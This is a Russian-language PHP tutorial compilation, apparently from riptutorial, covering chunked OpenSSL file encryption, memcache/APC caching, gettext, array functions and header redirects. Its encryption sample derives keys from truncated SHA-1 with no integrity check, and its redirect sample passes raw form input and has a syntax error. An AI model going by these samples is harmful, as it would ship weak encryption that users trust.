Симметричное шифрование и дешифрование больших файлов с помощью OpenSSL

PHP не имеет встроенной функции для шифрования и расшифровки больших файлов. `openssl_encrypt` может использоваться для шифрования строк, но загрузка огромного файла в память - плохая идея.

Поэтому мы должны написать эту функцию userland. В этом примере используется симметричный алгоритм *AES-128-CBC* для шифрования небольших фрагментов большого файла и их записи в другой файл.

Шифрование файлов

```
/**
 * Define the number of blocks that should be read from the source file for each chunk.
 * For 'AES-128-CBC' each block consist of 16 bytes.
 * So if we read 10,000 blocks we load 160kb into memory. You may adjust this value
 * to read/write shorter or longer chunks.
 */
define('FILE_ENCRYPTION_BLOCKS', 10000);

/**
 * Encrypt the passed file and saves the result in a new file with ".enc" as suffix.
 *
 * @param string $source Path to file that should be encrypted
 * @param string $key    The key used for the encryption
 * @param string $dest   File name where the encryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function encryptFile($source, $key, $dest)
```

```
{
    $key = substr(sha1($key, true), 0, 16);
    $iv = openssl_random_pseudo_bytes(16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        // Put the initialzation vector to the beginning of the file
        fwrite($fpOut, $iv);
        if ($fpIn = fopen($source, 'rb')) {
            while (!feof($fpIn)) {
                $plaintext = fread($fpIn, 16 * FILE_ENCRYPTION_BLOCKS);
                $ciphertext = openssl_encrypt($plaintext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $ciphertext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

Расшифровать файлы

Чтобы расшифровать файлы, которые были зашифрованы с помощью вышеуказанной функции, вы можете использовать эту функцию.

```
/**
 * Dencrypt the passed file and saves the result in a new file, removing the
 * last 4 characters from file name.
 *
 * @param string $source Path to file that should be decrypted
 * @param string $key    The key used for the decryption (must be the same as for encryption)
 * @param string $dest   File name where the decryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function decryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        if ($fpIn = fopen($source, 'rb')) {
            // Get the initialzation vector from the beginning of the file
            $iv = fread($fpIn, 16);
            while (!feof($fpIn)) {
                $ciphertext = fread($fpIn, 16 * (FILE_ENCRYPTION_BLOCKS + 1)); // we have to
read one block more for decrypting than for encrypting
                $plaintext = openssl_decrypt($ciphertext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
```

```
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $plaintext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

Как пользоваться

Если вам нужен небольшой фрагмент, чтобы узнать, как это работает или проверить вышеперечисленные функции, посмотрите на следующий код.

```
$fileName = __DIR__.'/testfile.txt';
$key = 'my secret key';
file_put_contents($fileName, 'Hello World, here I am.');
encryptFile($fileName, $key, $fileName . '.enc');
decryptFile($fileName . '.enc', $key, $fileName . '.dec');
```

Это создаст три файла:

1. *testfile.txt* с открытым текстом
2. *testfile.txt.enc* с зашифрованным файлом
3. *testfile.txt.dec* с расшифрованным файлом. Это должно иметь тот же контент, что и *файл testfile.txt*

Прочитайте криптография онлайн: https://riptutorial.com/ru/php/topic/5794/криптография

глава 56: кэш

замечания

Монтаж

Вы можете установить memcache с помощью pecl

```
pecl install memcache
```

Examples

Кэширование с использованием memcache

Memcache - это система кэширования распределенных объектов и использует `key-value` для хранения небольших данных. Прежде чем вы начнете вызывать код `Memcache` на PHP, вам нужно убедиться, что он установлен. Это можно сделать с `class_exists` метода `class_exists` в php. После проверки того, что модуль установлен, вы начинаете с подключения к экземпляру сервера memcache.

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
}else {
  print "Not connected to cache server";
}
```

Это подтвердит, что Php-драйверы Memcache установлены и подключаются к экземпляру сервера memcache, запущенному на localhost.

> Memcache работает как демон и называется **memcached**

В приведенном выше примере мы подключались только к одному экземпляру, но вы также можете подключаться к нескольким серверам, используя

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->addServer('192.168.0.100',11211);
  $cache->addServer('192.168.0.101',11211);
}
```

Обратите внимание, что в этом случае, в отличие от connect, не будет никакого активного соединения, пока вы не попытаетесь сохранить или получить значение.

При кэшировании необходимо выполнить три важные операции

1. **Сохранение данных:** добавление новых данных на сервер memcached
2. **Получение данных:** выборка данных с сервера memcached
3. **Удаление данных:** удаление уже существующих данных с сервера memcached

Хранить данные

`$cache` или memcached class object имеет метод `set` который принимает ключ, значение и время, чтобы сохранить значение для (ttl).

```
$cache->set($key, $value, 0, $ttl);
```

Здесь $ ttl или время для жизни - это время в секундах, которое вы хотите, чтобы memcache хранил пару на сервере.

Получить данные

`$cache` или memcached класс имеет метод `get` который принимает ключ и возвращает соответствующее значение.

```
$value = $cache->get($key);
```

> В случае, если для ключа нет значения, оно вернет значение **null**

Удалить данные

Иногда вам может понадобиться удалить некоторое значение кеша. `$cache` или memcache имеет метод `delete` который можно использовать для него.

```
$cache->delete($key);
```

Малый сценарий кэширования

Давайте предположим простой блог. Он будет иметь несколько сообщений на целевой странице, которые получаются из базы данных при каждой загрузке страницы. Чтобы уменьшить sql-запросы, мы можем использовать memcached для кэширования сообщений. Вот очень маленькая реализация

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
    if(($data = $cache->get('posts')) != null) {
```

```
      // Cache hit
      // Render from cache
    } else {
      // Cache miss
      // Query database and save results to database
      // Assuming $posts is array of posts retrieved from database
      $cache->set('posts', $posts,0,$ttl);
    }
}else {
  die("Error while connecting to cache server");
}
```

Кэш с использованием кэша APC

Альтернативный кэш PHP (APC) - это бесплатный и открытый кеш-код для PHP. Его цель - предоставить бесплатную, открытую и надежную структуру для кэширования и оптимизации промежуточного кода PHP.

монтаж

```
sudo apt-get install php-apc
sudo /etc/init.d/apache2 restart
```

Добавить кеш:

```
apc_add ($key, $value , $ttl);
$key = unique cache key
$value = cache value
$ttl = Time To Live;
```

Удалить кеш:

```
apc_delete($key);
```

Пример установки кеша:

```
if (apc_exists($key)) {
    echo "Key exists: ";
    echo apc_fetch($key);
} else {
    echo "Key does not exist";
    apc_add ($key, $value , $ttl);
}
```

Производительность :

APC почти в 5 раз быстрее Memcached.

Прочитайте кэш онлайн: https://riptutorial.com/ru/php/topic/5470/кэш

глава 57: локализация

Синтаксис

- `string gettext (string $message)`

Examples

Локализация строк с помощью gettext ()

GNU `gettext` - это расширение внутри PHP, которое должно быть включено в `php.ini` :

```
extension=php_gettext.dll #Windows
extension=gettext.so #Linux
```

Функции `gettext` реализуют API NLS (поддержка родного языка), который можно использовать для интернационализации ваших приложений PHP.

Перевод строк можно выполнить на PHP, установив локаль, настроив таблицы перевода и вызов `gettext()` для любой строки, которую вы хотите перевести.

```
<?php
// Set language to French
putenv('LC_ALL=    fr_FR');
setlocale(LC_ALL, 'fr_FR');

// Specify location of translation tables for 'myPHPApp' domain
bindtextdomain("myPHPApp", "./locale");

// Select 'myPHPApp' domain
textdomain("myPHPApp");
```

myPHPApp.po

```
#: /Hello_world.php:56
msgid "Hello"
msgstr "Bonjour"

#: /Hello_world.php:242
msgid "How are you?"
msgstr "Comment allez-vous?"
```

gettext () загружает заданный пост-выполнимый файл .po., .mo. который отображает ваши переведенные строки, как указано выше.

После этого небольшого бита кода установки теперь будут выполняться переводы в следующем файле:

- `./locale/fr_FR/LC_MESSAGES/myPHPApp.mo` .

Всякий раз, когда вы вызываете `gettext('some string')` , если `'some string'` была переведена в `.mo` файл, перевод будет возвращен. В противном случае `'some string'` будет возвращена непереведенной.

```
// Print the translated version of 'Welcome to My PHP Application'
echo gettext("Welcome to My PHP Application");

// Or use the alias _() for gettext()
echo _("Have a nice day");
```

Прочитайте локализация онлайн: https://riptutorial.com/ru/php/topic/2963/локализация

глава 58: Манипулирование массивом

Examples

Удаление элементов из массива

Чтобы удалить элемент внутри массива, например, элемент с индексом 1.

```
$fruit = array("bananas", "apples", "peaches");
unset($fruit[1]);
```

Это приведет к удалению яблок из списка, но обратите внимание, что `unset` не меняет индексы остальных элементов. Таким образом, `$fruit` теперь содержит индексы `0` и `2` .

Для ассоциативного массива вы можете удалить вот так:

```
$fruit = array('banana', 'one'=>'apple', 'peaches');

print_r($fruit);
/*
    Array
    (
        [0] => banana
        [one] => apple
        [1] => peaches
    )
*/

unset($fruit['one']);
```

Теперь $ fruit

```
print_r($fruit);

/*
Array
(
    [0] => banana
    [1] => peaches
)
*/
```

Обратите внимание, что

```
unset($fruit);
```

отключает переменную и, таким образом, удаляет весь массив, что означает, что ни один из его элементов больше не доступен.

Извлечение клеммных элементов

array_shift () - Сдвинуть элемент с начала массива.

Пример:

```
  $fruit = array("bananas", "apples", "peaches");
  array_shift($fruit);
  print_r($fruit);
```

Выход:

```
 Array
(
    [0] => apples
    [1] => peaches
)
```

array_pop () - вывести элемент из конца массива.

Пример:

```
  $fruit = array("bananas", "apples", "peaches");
  array_pop($fruit);
  print_r($fruit);
```

Выход:

```
 Array
(
    [0] => bananas
    [1] => apples
)
```

Фильтрация массива

Чтобы отфильтровать значения из массива и получить новый массив, содержащий все значения, удовлетворяющие условию фильтра, вы можете использовать функцию `array_filter` .

Фильтрация непустых значений

Самый простой случай фильтрации - удалить все «пустые» значения:

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$non_empties = array_filter($my_array); // $non_empties will contain [1,2,3,4,5,6,7,8];
```

Фильтрация путем обратного вызова

На этот раз мы определяем наше собственное правило фильтрации. Предположим, мы хотим получить только четные числа:

```
$my_array = [1,2,3,4,5,6,7,8];

$even_numbers = array_filter($my_array, function($number) {
    return $number % 2 === 0;
});
```

Функция `array_filter` получает массив, который должен быть отфильтрован как его первый аргумент, и обратный вызов, определяющий предикат фильтра как второй.

5,6

Фильтрация по индексу

Третий параметр может быть предоставлен функции `array_filter` , что позволяет настраивать, какие значения передаются на обратный вызов. Этот параметр может быть установлен как `ARRAY_FILTER_USE_KEY` или `ARRAY_FILTER_USE_BOTH` , что приведет к тому, что обратный вызов получит ключ вместо значения для каждого элемента в массиве, или оба значения и ключа в качестве аргументов. Например, если вы хотите иметь дело с индексами istead значений:

```
$numbers = [16,3,5,8,1,4,6];

$even_indexed_numbers = array_filter($numbers, function($index) {
    return $index % 2 === 0;
}, ARRAY_FILTER_USE_KEY);
```

Индексы в фильтрованном массиве

Обратите внимание, что `array_filter` сохраняет исходные ключи массива. Распространенная ошибка была бы попробовать использовать `for` цикла по отфильтрованному массиву:

```
<?php

$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);

error_reporting(E_ALL); // show all errors and notices

// innocently looking "for" loop
```

```
for ($i = 0; $i < count($filtered); $i++) {
   print $filtered[$i];
}

/*
Output:
1
Notice: Undefined offset: 1
2
Notice: Undefined offset: 3
3
Notice: Undefined offset: 5
4
Notice: Undefined offset: 7
*/
```

Это происходит потому, что значения, которые были на позициях 1 (было `0`), 3 (`null`), 5 (пустая строка `''`) и 7 (пустой массив `[]`), были удалены вместе с соответствующими индексными ключами.

Если вам нужно `array_values` результат фильтра по индексированному массиву, вы должны сначала вызвать `array_values` для результата `array_filter` , чтобы создать новый массив с правильными индексами:

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);
$iterable = array_values($filtered);

error_reporting(E_ALL); // show all errors and notices

for ($i = 0; $i < count($iterable); $i++) {
   print $iterable[$i];
}

// No warnings!
```

Добавление элемента в начало массива

Иногда вы хотите добавить элемент в начало массива **без изменения любого из текущих элементов (*порядка*) внутри массива** . Всякий раз, когда это так, вы можете использовать `array_unshift()` .

> **`array_unshift()`** добавляет переданные элементы в начало массива. Обратите внимание, что список элементов добавляется в целом, так что добавленные элементы остаются в одном порядке. Все цифровые ключи массива будут изменены, чтобы начать отсчет с нуля, пока не будут затронуты литеральные клавиши.

Взято из документации PHP для `array_unshift()` .

Если вы хотите добиться этого, вам нужно всего лишь:

```
$myArray = array(1, 2, 3);

array_unshift($myArray, 4);
```

Теперь это добавит `4` в качестве первого элемента в вашем массиве. Вы можете проверить это:

```
print_r($myArray);
```

Это возвращает массив в следующем порядке: `4, 1, 2, 3.`

Поскольку `array_unshift` заставляет массив сбросить пары ключ-значение в качестве нового элемента, пусть следующие записи имеют ключи `n+1` умнее создать новый массив и добавить существующий массив к вновь созданному массиву.

Пример:

```
$myArray = array('apples', 'bananas', 'pears');
$myElement = array('oranges');
$joinedArray = $myElement;

foreach ($myArray as $i) {
  $joinedArray[] = $i;
}
```

Выход ($ joinArray):

```
Array ( [0] => oranges [1] => apples [2] => bananas [3] => pears )
```

Eaxmple / Demo

В белом списке только некоторые клавиши массива

Если вы хотите разрешить только определенные ключи в своих массивах, особенно когда массив поступает из параметров запроса, вы можете использовать `array_intersect_key` вместе с `array_flip` .

```
$parameters = ['foo' => 'bar', 'bar' => 'baz', 'boo' => 'bam'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_intersect_key($parameters, array_flip($allowedKeys));

// $filteredParameters contains ['foo' => 'bar', 'bar' => 'baz]
```

Если переменная `parameters` не содержит разрешенного ключа, переменная `filteredParameters` будет состоять из пустого массива.

С PHP 5.6 вы также можете использовать `array_filter` для этой задачи, передав флаг `ARRAY_FILTER_USE_KEY` в качестве третьего параметра:

```
$parameters  = ['foo' => 1, 'hello' => 'world'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_filter(
    $parameters,
    function ($key) use ($allowedKeys) {
        return in_array($key, $allowedKeys);
    },
    ARRAY_FILTER_USE_KEY
);
```

Использование `array_filter` дает дополнительную гибкость при выполнении произвольного теста против ключа, например `$allowedKeys` может содержать шаблоны регулярных выражений вместо простых строк. Он также более четко указывает намерение кода, чем `array_intersect_key()` сочетании с `array_flip()` .

Сортировка массива

Существует несколько функций сортировки для массивов в php:

Сортировать()

Сортировка массива в порядке возрастания по значению.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
sort($fruits);
print_r($fruits);
```

приводит к

```
Array
(
    [0] => Apfel
    [1] => Banane
    [2] => Orange
    [3] => Zitrone
)
```

rsort ()

Сортировка массива в порядке убывания по значению.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
rsort($fruits);
print_r($fruits);
```

приводит к

```
Array
(
    [0] => Zitrone
    [1] => Orange
    [2] => Banane
    [3] => Apfel
)
```

asort ()

Сортируйте массив в порядке возрастания по значению и сохраните indecies.

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
asort($fruits);
print_r($fruits);
```

приводит к

```
Array
(
    [4] => apple
    [3] => banana
    [1] => lemon
    [2] => orange
)
```

arsort ()

Сортируйте массив в порядке убывания по значению и сохраните indecies.

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
arsort($fruits);
print_r($fruits);
```

приводит к

```
Array
(
    [2] => orange
    [1] => lemon
    [3] => banana
    [4] => apple
)
```

ksort ()

Сортировка массива в порядке возрастания по ключу

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
ksort($fruits);
print_r($fruits);
```

приводит к

```
Array
(
    [a] => orange
    [b] => banana
    [c] => apple
    [d] => lemon
)
```

krsort ()

Сортировка массива в порядке убывания по ключу.

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
krsort($fruits);
print_r($fruits);
```

приводит к

```
Array
(
    [d] => lemon
    [c] => apple
    [b] => banana
    [a] => orange
)
```

natsort ()

Сортируйте массив так, как это сделал бы человек (естественный порядок).

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natsort($files);
print_r($files);
```

приводит к

```
Array
(
    [4] => File2.stack
    [0] => File8.stack
    [2] => file7.stack
    [3] => file13.stack
    [1] => file77.stack
```

```
)
```

natcasesort ()

Сортируйте массив так, как это сделал бы человек (естественный порядок), но интенсивность дела

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natcasesort($files);
print_r($files);
```

приводит к

```
Array
(
    [4] => File2.stack
    [2] => file7.stack
    [0] => File8.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

перетасовать ()

Перемешивает массив (сортируется случайным образом).

```
$array = ['aa', 'bb', 'cc'];
shuffle($array);
print_r($array);
```

Как написано в описании, оно случайное, поэтому здесь только один пример того, что он может привести

```
Array
(
    [0] => cc
    [1] => bb
    [2] => aa
)
```

usort ()

Сортировка массива с пользовательской функцией сравнения.

```
function compare($a, $b)
{
```

```
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = [3, 2, 5, 6, 1];
usort($array, 'compare');
print_r($array);
```

приводит к

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

uasort ()

Сортируйте массив с пользовательской функцией сравнения и сохраните ключи.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['a' => 1, 'b' => -3, 'c' => 5, 'd' => 3, 'e' => -5];
uasort($array, 'compare');
print_r($array);
```

приводит к

```
Array
(
    [e] => -5
    [b] => -3
    [a] => 1
    [d] => 3
    [c] => 5
)
```

uksort ()

Сортировка массива по ключам с пользовательской функцией сравнения.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['ee' => 1, 'g' => -3, '4' => 5, 'k' => 3, 'oo' => -5];

uksort($array, 'compare');
print_r($array);
```

приводит к

```
Array
(
    [ee] => 1
    [g] => -3
    [k] => 3
    [oo] => -5
    [4] => 5
)
```

Обмен значениями с ключами

Функция `array_flip` будет обменивать все ключи со своими элементами.

```
$colors = array(
    'one' => 'red',
    'two' => 'blue',
    'three' => 'yellow',
);

array_flip($colors); //will output

array(
    'red' => 'one',
    'blue' => 'two',
    'yellow' => 'three'
)
```

Объединение двух массивов в один массив

```
$a1 = array("red","green");
$a2 = array("blue","yellow");
print_r(array_merge($a1,$a2));

/*
    Array ( [0] => red [1] => green [2] => blue [3] => yellow )
*/
```

Ассоциативный массив:

```
$a1=array("a"=>"red","b"=>"green");
$a2=array("c"=>"blue","b"=>"yellow");
print_r(array_merge($a1,$a2));
/*
    Array ( [a] => red [b] => yellow [c] => blue )
*/
```

1. Объединяет элементы одного или нескольких массивов вместе так, чтобы значения одного добавлялись к концу предыдущего. Он возвращает результирующий массив.
2. Если входные массивы имеют одинаковые строковые ключи, то более позднее значение для этого ключа перезапишет предыдущий. Если, однако, массивы содержат числовые клавиши, то более поздняя величина не будет перезаписывать исходное значение, но будет добавлена.
3. Значения во входном массиве с числовыми клавишами будут перенумерованы с добавочными клавишами, начиная с нуля в массиве результатов.

Прочитайте Манипулирование массивом онлайн: https://riptutorial.com/ru/php/topic/6825/манипулирование-массивом

глава 59: Манипуляции заголовков

Examples

Основная настройка заголовка

Ниже приведена базовая настройка заголовка для перехода на новую страницу при нажатии кнопки.

```
if(isset($_REQUEST['action']))
{
    switch($_REQUEST['action'])
    {  //Setting the Header based on which button is clicked
        case 'getState':
            header("Location: http://NewPageForState.com/getState.php?search=" .
$_POST['search']);
            break;
        case 'getProject':
            header("Location: http://NewPageForProject.com/getProject.php?search=" .
$_POST['search']);
            break;
}
else
{
    GetSearchTerm(!NULL);
}
//Forms to enter a State or Project and click search
function GetSearchTerm($success)
{
    if (is_null($success))
    {
        echo "<h4>You must enter a state or project number</h4>";
    }
    echo "<center><strong>Enter the State to search for</strong></center><p></p>";
    //Using the $_SERVER['PHP_SELF'] keeps us on this page till the switch above determines
where to go
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getState'>
            <center>State: <input type='text' name='search' size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search State'></center>
            </form>";

    GetSearchTermProject($success);
}

function GetSearchTermProject($success)
{
    echo "<center><br><strong>Enter the Project to search for</strong></center><p></p>";
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getProject'>
            <center>Project Number: <input type='text' name='search'
size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search Project'></center>
```

```
            </form>";
}
```

?>

Прочитайте Манипуляции заголовков онлайн: https://riptutorial.com/ru/php/topic/3717/манипуляции-заголовков

глава 60: Массивы

Вступление

Массив - это структура данных, которая хранит произвольное количество значений в одном значении. Массив в PHP на самом деле является упорядоченной картой, где map - это тип, который связывает значения с ключами.

Синтаксис

- $ array = array ('Value1', 'Value2', 'Value3'); // Ключи по умолчанию равны 0, 1, 2, ...,
- $ array = array ('Value1', 'Value2',); // Дополнительная запятая
- $ array = array ('key1' => 'Value1', 'key2' => 'Value2',); // Явные ключи
- $ array = array ('key1' => 'Value1', 'Value2',); // Array (['key1'] => Value1 [1] => 'Value2')
- $ array = ['key1' => 'Value1', 'key2' => 'Value2',]; // Сокращение PHP 5.4+
- $ array [] = 'ValueX'; // Добавим 'ValueX' в конец массива
- $ array ['keyX'] = 'ValueX'; // Назначьте 'valueX' клавише 'keyX'
- $ array + = ['keyX' => 'valueX', 'keyY' => 'valueY']; // Добавление / Перезапись элементов в существующем массиве

параметры

параметр	подробность
ключ	Ключ - это уникальный идентификатор и индекс массива. Это может быть `string` или `integer` . Поэтому действительными ключами будут `'foo', '5', 10, 'a2b', ...`
Значение	Для каждого `key` есть соответствующее значение (`null` противном случае *и уведомление выдается при доступе*). Значение не имеет ограничений для типа ввода.

замечания

Смотрите также

- Манипуляция одним массивом
- Выполнение по массиву
- Итерация массива
- Обработка нескольких массивов вместе

Examples

Инициализация массива

Массив может быть инициализирован пустым:

```
// An empty array
$foo = array();

// Shorthand notation available since PHP 5.4
$foo = [];
```

Массив может быть инициализирован и задан со значениями:

```
// Creates a simple array with three strings
$fruit = array('apples', 'pears', 'oranges');

// Shorthand notation available since PHP 5.4
$fruit = ['apples', 'pears', 'oranges'];
```

Массив также может быть инициализирован с помощью пользовательских индексов *(также называемых ассоциативным массивом)* :

```
// A simple associative array
$fruit = array(
   'first'  => 'apples',
   'second' => 'pears',
   'third'  => 'oranges'
);

// Key and value can also be set as follows
$fruit['first'] = 'apples';

// Shorthand notation available since PHP 5.4
$fruit = [
    'first'  => 'apples',
    'second' => 'pears',
    'third'  => 'oranges'
];
```

Если переменная ранее не использовалась, PHP создаст ее автоматически. Хотя это удобно, это может затруднить чтение кода:

```
$foo[] = 1;     // Array( [0] => 1 )
$bar[][] = 2;   // Array( [0] => Array( [0] => 2 ) )
```

Индекс, как правило, будет продолжаться там, где вы остановились. PHP будет пытаться использовать числовые строки как целые числа:

```
$foo = [2 => 'apple', 'melon'];  // Array( [2] => apple, [3] => melon )
$foo = ['2' => 'apple', 'melon']; // same as above
$foo = [2 => 'apple', 'this is index 3 temporarily', '3' => 'melon']; // same as above! The
last entry will overwrite the second!
```

Чтобы инициализировать массив с фиксированным размером, вы можете использовать `SplFixedArray` :

```
$array = new SplFixedArray(3);

$array[0] = 1;
$array[1] = 2;
$array[2] = 3;
$array[3] = 4; // RuntimeException

// Increase the size of the array to 10
$array->setSize(10);
```

Примечание. Массив, созданный с использованием `SplFixedArray` имеет уменьшенный объем памяти для больших наборов данных, но ключи должны быть целыми.

Чтобы инициализировать массив с динамическим размером, но с `n` непустыми элементами (например, заполнителем), вы можете использовать цикл следующим образом:

```
$myArray = array();
$sizeOfMyArray = 5;
$fill = 'placeholder';

for ($i = 0; $i < $sizeOfMyArray; $i++) {
    $myArray[] = $fill;
}

// print_r($myArray); results in the following:
// Array ( [0] => placeholder [1] => placeholder [2] => placeholder [3] => placeholder [4] =>
placeholder )
```

Если все ваши заполнители совпадают, вы также можете создать его с помощью функции `array_fill()` :

> array array_fill (int $ start_index, int $ num, смешанное значение $)

Это создает и возвращает массив с `num` элементами `value` , ключи, начинающиеся с `start_index` .

Примечание. Если `start_index` отрицательный, он начнет с отрицательного индекса и продолжит с 0 для следующих элементов.

```
$a = array_fill(5, 6, 'banana'); // Array ( [5] => banana, [6] => banana, ..., [10] => banana)
$b = array_fill(-2, 4, 'pear'); // Array ( [-2] => pear, [0] => pear, ..., [2] => pear)
```

Вывод: с помощью `array_fill()` вы более ограничены тем, что вы действительно можете сделать. Цикл более гибкий и открывает вам более широкий спектр возможностей.

Всякий раз, когда вам нужен массив, заполненный диапазоном чисел (например, 1-4), вы можете либо добавить каждый отдельный элемент в массив, либо использовать функцию `range()` :

> диапазон массивов (смешанный $ start, mixed $ end [, number $ step = 1])

Эта функция создает массив, содержащий ряд элементов. Требуются первые два параметра, где они устанавливают начальную и конечную точки диапазона (включительно). Третий параметр является необязательным и определяет размер выполняемых шагов. Создавая `range` от `0` до `4` с `stepsize 1` , результирующий массив будет состоять из следующих элементов: `0` , `1` , `2` , `3` и `4` . Если размер шага увеличен до `2` (то есть `range(0, 4, 2)`), то результирующий массив будет равен: `0` , `2` и `4` .

```
$array = [];
$array_with_range = range(1, 4);

for ($i = 1; $i <= 4; $i++) {
    $array[] = $i;
}

print_r($array); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
print_r($array_with_range); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

`range` может работать с целыми числами, float, boolean (которые становятся отлитыми от целых чисел) и строками. Однако следует соблюдать осторожность при использовании float в качестве аргументов из-за проблемы точности с плавающей запятой.

Проверьте, существует ли ключ

Используйте `array_key_exists()` или `isset()` или `!empty()` `array_key_exists()` `!empty()` :

```
$map = [
    'foo' => 1,
    'bar' => null,
    'foobar' => '',
];

array_key_exists('foo', $map); // true
isset($map['foo']); // true
!empty($map['foo']); // true
```

```
array_key_exists('bar', $map); // true
isset($map['bar']); // false
!empty($map['bar']); // false
```

Обратите внимание, что `isset()` обрабатывает `null` элемент как несуществующий. Принимая во внимание, что `!empty()` делает то же самое для любого элемента, который равен `false` (с использованием слабого сравнения, например, `null` , `''` и `0` все обрабатываются как false by `!empty()`). Хотя `isset($map['foobar']);` is `true` `!empty($map['foobar'])` является `false` . Это может привести к ошибкам (например, легко забыть, что строка `'0'` рассматривается как ложная), поэтому использование метода `!empty()` часто неодобрительно.

Также обратите внимание, что `isset()` и `!empty()` будут работать (и возвращать false), если `$map` вообще не определен. Это делает их несколько склонными к ошибкам использовать:

```
// Note "long" vs "lang", a tiny typo in the variable name.
$my_array_with_a_long_name = ['foo' => true];
array_key_exists('foo', $my_array_with_a_lang_name); // shows a warning
isset($my_array_with_a_lang_name['foo']); // returns false
```

Вы также можете проверить порядковые массивы:

```
$ord = ['a', 'b']; // equivalent to [0 => 'a', 1 => 'b']

array_key_exists(0, $ord); // true
array_key_exists(2, $ord); // false
```

Обратите внимание, что `isset()` имеет лучшую производительность, чем `array_key_exists()` поскольку последняя является функцией, а первая - конструкцией языка.

Вы также можете использовать `key_exists()` , который является псевдонимом для `array_key_exists()` .

Проверка наличия значения в массиве

Функция `in_array()` возвращает true, если элемент существует в массиве.

```
$fruits = ['banana', 'apple'];

$foo = in_array('banana', $fruits);
// $foo value is true

$bar = in_array('orange', $fruits);
// $bar value is false
```

Вы также можете использовать функцию `array_search()` чтобы получить ключ определенного элемента в массиве.

```
$userdb = ['Sandra Shush', 'Stefanie Mcmohn', 'Michael'];
$pos = array_search('Stefanie Mcmohn', $userdb);
```

```
if ($pos !== false) {
    echo "Stefanie Mcmohn found at $pos";
}
```

PHP 5.x 5.5

В PHP 5.5 и более поздних версиях вы можете использовать `array_column()` в сочетании с `array_search()` .

Это особенно полезно для проверки того, существует ли значение в ассоциативном массиве :

```
$userdb = [
    [
        "uid" => '100',
        "name" => 'Sandra Shush',
        "url" => 'urlof100',
    ],
    [
        "uid" => '5465',
        "name" => 'Stefanie Mcmohn',
        "pic_square" => 'urlof100',
    ],
    [
        "uid" => '40489',
        "name" => 'Michael',
        "pic_square" => 'urlof40489',
    ]
];

$key = array_search(40489, array_column($userdb, 'uid'));
```

Проверка типа массива

Функция `is_array()` возвращает true, если переменная является массивом.

```
$integer = 1337;
$array = [1337, 42];

is_array($integer); // false
is_array($array); // true
```

Вы можете ввести подсказку типа массива в функции для принудительного применения типа параметра; передача чего-либо другого приведет к фатальной ошибке.

```
function foo (array $array) { /* $array is an array */ }
```

Вы также можете использовать `gettype()` .

```
$integer = 1337;
$array = [1337, 42];

gettype($integer) === 'array'; // false
```

```
gettype($array) === 'array'; // true
```

Интерфейсы ArrayAccess и Iterator

Еще одна полезная функция - доступ к вашим коллекциям пользовательских объектов в виде массивов в PHP. Есть два интерфейса, доступных в ядре PHP (> = 5.0.0) для поддержки этого: `ArrayAccess` и `Iterator` . Первый позволяет вам получить доступ к своим пользовательским объектам в виде массива.

ArrayAccess

Предположим, что у нас есть класс пользователя и таблица базы данных, в которых хранятся все пользователи. Мы хотели бы создать класс `UserCollection` который будет:

1. позволяют нам обращаться к определенному пользователю с помощью уникального идентификатора имени пользователя
2. выполнять основные (не все CRUD, но как минимум Create, Retrieve and Delete) операции с нашей коллекцией пользователей

Рассмотрим следующий источник (в дальнейшем мы используем короткий синтаксис создания массива `[]` доступный начиная с версии 5.4):

```
class UserCollection implements ArrayAccess {
    protected $_conn;

    protected $_requiredParams = ['username','password','email'];

